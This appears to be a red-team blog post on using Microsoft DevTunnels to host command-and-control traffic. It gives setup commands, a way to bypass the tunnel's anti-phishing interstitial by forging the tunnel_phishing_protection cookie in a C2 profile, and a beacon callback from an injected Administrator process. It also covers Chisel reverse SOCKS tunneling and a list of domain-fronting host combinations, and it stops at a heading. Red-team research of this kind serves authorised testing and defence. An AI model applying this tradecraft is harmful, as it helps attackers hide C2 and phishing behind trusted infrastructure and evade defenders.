DevTunnels for C2

syonsecurity.com/post/devtunnels-for-c2

vysecprivate

August 29, 2023

What are DevTunnels?

Dev tunnels allow developers to share local web services across the internet securely. It enables you to connect your local development environment with cloud services, share work in progress with colleagues, or aid in building webhooks. Dev tunnels are for ad hoc testing and development, not for production workloads.

https://learn.microsoft.com/en-us/azure/developer/dev-tunnels/overview

How do they differ from Cloudflared, Ngrok, and other services?

DevTunnels was introduced by Microsoft. Previously, you may have a less trusted SSL certificate with other tunneling solutions. In this case, the SSL certificate has a more substantial reputation due to being provided by Microsoft. You could achieve a similar feat using Azure websites, but that's beside the point of this blog post.

Why DevTunnels?

Remember the years we've stressed that you should always use redirectors on your engagements? That you shouldn't host the customer data on the cloud? Well, DevTunnels helps with that. Being an entirely free solution, you can utilize it and punch a hole from your NAT out to the internet and back into your C2 infrastructure - exposing only the HTTP(S) C2 interface port.

A few pitfalls will differ from your usual Cloudflare, Ngrok, or other deployments, and we'll go through some of the obstacles and how they can be overcome.

Setting up DevTunnels for C2

1) Install DevTunnel

To setup DevTunnels, run the following command documented by Microsoft:

```
curl -sL https://aka.ms/DevTunnelCliInstall | bash
```

2) Login to DevTunnel

After installing DevTunnel, you must log in using a Microsoft account. I believe any free Microsoft account will do.

```
devtunnel user login -d
```

After logging into the website, it will authenticate your CLI session. (-d puts device code auth on, useful for servers)


3) Expose your C2 port to the internet

To expose TCP port 443, use the following command:

```
devtunnel host -p 443 --allow-anonymous --protocol https
```


Note: The *--allow-anonymous* order is crucial as it ensures that people who are not you can visit your website.

Output:



```
devtunnel host -p 443 --allow-anonymous --protocol https
Hosting port: 443
Connect via browser: https://41p4qljx-443.asse.devtunnels.ms
Inspect network activity: https://41p4qljx-443-inspect.asse.devtunnels.ms
```

4) Note the SSL Certificate Details in case you're interested



DigiCert Global Root G2
Microsoft Azure TLS Issuing CA 02
devtunnels.ms


devtunnels.ms
Issued by: Microsoft Azure TLS Issuing CA 02
Expires: Monday, June 17, 2024 at 04:14:58 Hong Kong Standard Time
This certificate is valid

It's a pretty decent certificate that is going devtunnels.ms

4) The Obstacle

You may consider it an obstacle for C2, but for phishing engagements, you may think it is an anti-sandbox technique that reduces scraping by headless browsers.


Upon visiting the URL provided, you'll see that it prompts the user with an alert informing them that they're connecting to a developer tunnel. When using a C2, your C2 most likely won't be able to click "Continue". See below:



You are about to connect to a developer tunnel at:
41p4qljx-443.asse.devtunnels.ms

- Only continue to visit the website if you trust whoever sent you the link
- Do not disclose personal information, such as credit card numbers or passwords.
- This warning will only be shown once per tunnel.
- This tunnel was created 7 seconds ago in asse.

We open the request in BurpSuite to see what it's doing.




```
GET / HTTP/2
Host: 41p4qljx-443.asse.devtunnels.ms
Cookie: .Tunnels.Relay.WebForwarding.Cookies=
[redacted]
tunnel_phishing_protection=41p4qljx.asse
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/116.0.5845.111 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,ima
ge/avif,image/webp,image/apng,*/*;q=0.8,application/signe
d-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://41p4qljx-443.asse.devtunnels.ms/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
HTTP/2 200 OK
Date: Tue, 29 Aug 2023 16:11:14 GMT
Content-Type: text/html
X-Content-Type-Options: nosniff
Ratelimit-Limit: HttpRequestRatePerPort:1500/m
Ratelimit-Remaining: HttpRequestRatePerPort:1499
Ratelimit-Reset: HttpRequestRatePerPort:46s
X-Report-Abuse: https://msrc.microsoft.com/report/abuse
X-Ms-Ratelimit-Limit:
X-Ms-Ratelimit-Remaining:
X-Ms-Ratelimit-Used: 1
X-Ms-Ratelimit-Reset:
X-Robots-Tag: noindex, nofollow
Referrer-Policy: same-origin
Vssaas-Request-Id: b1868abc-3286-426b-8c40-e3a9910243b3
Strict-Transport-Security: max-age=31536000;
includeSubDomains
X-Served-By: tunnels-prod-rel-asse-v3-cluster

<html>
  <head>
    <title>
      Index of /
    </title>
  </head>
  <body>
    <h1>
      Index of /
    </h1>
    <hr>
    <pre>
      <a href="../">
        ../
      </a>
    </pre>
    <hr>
  </body>
</html>
```

We can see in the above request it adds a massive.Tunnels.Relay.WebForwarding.Cookies and tunnel_phishing_protection cookie.

Well, it would've been more work if we had to figure out the automatically changing.Tunnels.Relay.WebForwarding.Cookies cookie was. Thankfully, if we delete it, the tunnel still works!



```
GET / HTTP/2
Host: 41p4qljx-443.asse.devtunnels.ms
Cookie: tunnel_phishing_protection=41p4qljx.asse
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/116.0.5845.111 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://41p4qljx-443.asse.devtunnels.ms/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
[redacted] path=/;
secure; samesite=none
X-Content-Type-Options: nosniff
Ratelimit-Limit: HttpRequestRatePerPort:1500/m
Ratelimit-Remaining: HttpRequestRatePerPort:1499
Ratelimit-Reset: HttpRequestRatePerPort:14s
X-Report-Abuse: https://msrc.microsoft.com/report/abuse
X-Ms-Ratelimit-Limit: 1500
X-Ms-Ratelimit-Remaining: 1498
X-Ms-Ratelimit-Used: 2
X-Ms-Ratelimit-Reset: 0
X-Robots-Tag: noindex, nofollow
Referrer-Policy: same-origin
Vssaas-Request-Id: 8221a7a8-2a18-4e92-a5a8-c6a771f80f97
Strict-Transport-Security: max-age=31536000;
includeSubDomains
X-Served-By: tunnels-prod-rel-asse-v3-cluster

<html>
  <head>
    <title>
      Index of /
    </title>
  </head>
  <body>
    <h1>
      Index of /
    </h1>
    <hr>
    <pre>
      <a href="../">
        ../
      </a>
    </pre>
    <hr>
  </body>
</html>
```


Thankfully, it appears that the whole point of the "Continue" button was to ensure that the user knows they're going to a Developer tunnel and to be careful of phishing.

Other things to note include:

- X-Ms-Ratelimit of 1500 requests per minute: Even if you sleep 0 on many shells, I doubt it'll get to 1500 requests a minute.
- X-Report-Abuse: If you're a bad guy, it is helpful for the defender to know how to report the tunnel and shut it down. For Red Team and Assumed Breach exercise purposes, you're probably good.
- tunnel_phishing_protection Cookie: must match the subdomain of devtunnels.ms

5) Setting up a Malleable Profile to make C2 work

As we now know, we need the tunnel_phishing_protection cookie to match the subdomain provided by the devtunnel command; we can stick it into the malleable profile.




Add upto 10 request headers

Accept	pplication/json
Content-Type	pplication/json
Cookie	tunnel_phishing


6) Spawn and test the shell code

We generate the listener and execute it by injecting it into a process, and it calls back just fine!



Host	UID	Last Seen (Local)	Last Seen (sec)	PID	Process	Arch/OS (Build)	Payload Arch
DESKTOP-[redacted]	*Administrator	Wed Aug 30 00:36:10 2023	0	184	C:\Windows\Explorer.EXE	x64/10.0 (22621)	x64

To make sure that it's correctly using the tunnel, we can also debug it with BurpSuite:



https://6wknz3p6-4444.asse.devtunnels.ms	POST	[redacted]	✓	200	[redacted]	JSON
https://6wknz3p6-4444.asse.devtunnels.ms	POST	[redacted]	✓	200	[redacted]	JSON
https://6wknz3p6-4444.asse.devtunnels.ms	POST	[redacted]	✓	200	[redacted]	JSON
https://6wknz3p6-4444.asse.devtunnels.ms	POST	[redacted]	✓	200	[redacted]	JSON
https://6wknz3p6-4444.asse.devtunnels.ms	POST	[redacted]	✓	200	[redacted]	JSON

Setting up DevTunnels for Chisel and Tunneling

Chisel: https://github.com/jpillora/chisel

Server:

```
./chisel server  -p 80 --reverse --auth user:password

devtunnel host -p 80 --allow-anonymous
```

Client:

```
chisel client --auth user:password --header "Cookie:
tunnel_phishing_protection=7dgd54kw-80.asse;" https://7dgd54kw-80.asse.devtunnels.ms
R:socks
```

Works excellent for tunneling.

Different usable domain names

As part of additional research since our initial blog post, we've found that the following combinations of domain names often work, too. Let's say, for example, that your domain name allocated is **838191911-443.asse.devtunnels.ms**; the following will also work:

```
Connect DNS:
    838191911-443.asse.devtunnels.ms
Host Header:
    838191911-443.asse.devtunnels.ms

Connect DNS:
    838191911-443.devtunnels.ms
Host:
    838191911-443.devtunnels.ms

Connect DNS:
    838191911.asse.devtunnels.ms
Host:
    838191911-443.devtunnels.ms

Connect DNS:
    tunnels-prod-rel-tm.trafficmanager.net
Host:
    838191911-443.devtunnels.ms

Connect DNS:
    v3-asse.cluster.rel.tunnels.api.visualstudio.com
Host:
    838191911-443.devtunnels.ms

Connect DNS:
    tunnels-prod-rel-asse-v3-cluster.southeastasia.cloudapp.azure.com
Host:
    838191911-443.devtunnels.ms

Connect DNS:
    tunnels-prod-rel-asse-v3-tm.trafficmanager.net
Host:
    838191911-443.devtunnels.ms

Connect DNS:
    global.rel.tunnels.api.visualstudio.com
Host:
    838191911-443.devtunnels.ms

Connect DNS:
    gavmor-bookish-enigma-wqjj49q4g35rxw-3000.preview.wppqqq6x6922v9x4.app.github.dev
Host:
    838191911-443.devtunnels.ms

Connect DNS:
    preview.wppqqq6x6922v9x4.app.github.dev
Host:
    838191911-443.devtunnels.ms

Connect DNS:
    wppqqq6x6922v9x4.app.github.dev
```


```
Host:
    838191911-443.devtunnels.ms

Connect DNS:
    dev.litsplit.app
Host:
    838191911-443.devtunnels.ms
```

As can be seen, the idea of domain fronting mainly works. It's still a work in progress as we map out the DevTunnels infrastructure and how the backend CDN works.

The tunnels-prod-rel-tm.trafficmanager.net domain resolves to a different CNAME depending on the geographical location that the target is in and is resolving from. You can also utilize a different CNAME from an other region to simulate a threat actor C2 connecting back to that region without deploying anything. See below:

Dallas TX, United States Speakeasy	v3-usw3.cluster.rel.tunnels.api.visualstudio.com	✓
Kansas City, United States WholeSale Internet	v3-use2.cluster.rel.tunnels.api.visualstudio.com	✓
Miami FL, United States AT&T	v3-use2.cluster.rel.tunnels.api.visualstudio.com	✓
Reston VA, United States Sprint		✗
Boston MA, United States Speakeasy	v3-use.cluster.rel.tunnels.api.visualstudio.com	✓
St. John's, Canada Memorial University of Newfoundland	v3-use.cluster.rel.tunnels.api.visualstudio.com	✓
Mexico City, Mexico Total Play		✗
Santa Cruz do Sul, Brazil Claro	v3-brs.cluster.rel.tunnels.api.visualstudio.com	✓
Paterna de Rivera, Spain ServiHosting		✗
Manchester, United Kingdom Ancar B	v3-uks1.cluster.rel.tunnels.api.visualstudio.com	✓
Lille, France Completel SAS	v3-uks1.cluster.rel.tunnels.api.visualstudio.com	✓
Diemen, Netherlands Tele2 Nederland	v3-euw.cluster.rel.tunnels.api.visualstudio.com	✓
Oberhausen, Germany Deutsche Telekom	v3-euw.cluster.rel.tunnels.api.visualstudio.com	✓
Zizers, Switzerland Oskar Emmenegger	v3-euw.cluster.rel.tunnels.api.visualstudio.com	✓
Sassuolo, Italy Telecom Italia	v3-euw.cluster.rel.tunnels.api.visualstudio.com	✓
Cullinan, South Africa Liquid		✗
Antalya, Turkey Teknet Yazlim	v3-euw.cluster.rel.tunnels.api.visualstudio.com	✓
Yekaterinburg, Russia Skydns	v3-use.cluster.rel.tunnels.api.visualstudio.com	✓
Rawalpindi, Pakistan CMPak	v3-inc1.cluster.rel.tunnels.api.visualstudio.com	✓
Delhi, India OMNET	v3-inc1.cluster.rel.tunnels.api.visualstudio.com	✓
Shah Alam, Malaysia TT Dotcom	v3-asse.cluster.rel.tunnels.api.visualstudio.com	✓
Singapore, Singapore Tefincom	v3-euw.cluster.rel.tunnels.api.visualstudio.com	✓
Beijing, China	v3-inc1.cluster.rel.tunnels.api.visualstudio.com	✓



CNNIC	v3-inc1.cluster.rel.tunnels.api.visualstudio.com	✓
Seoul, South Korea KT	v3-asse.cluster.rel.tunnels.api.visualstudio.com	✓
Osaka, Japan NIFTY	v3-asse.cluster.rel.tunnels.api.visualstudio.com	✓
Adelaide SA, Australia Telstra	v3-aue.cluster.rel.tunnels.api.visualstudio.com	✓
Melbourne VIC, Australia Pacific	v3-aue.cluster.rel.tunnels.api.visualstudio.com	✓

The Bad

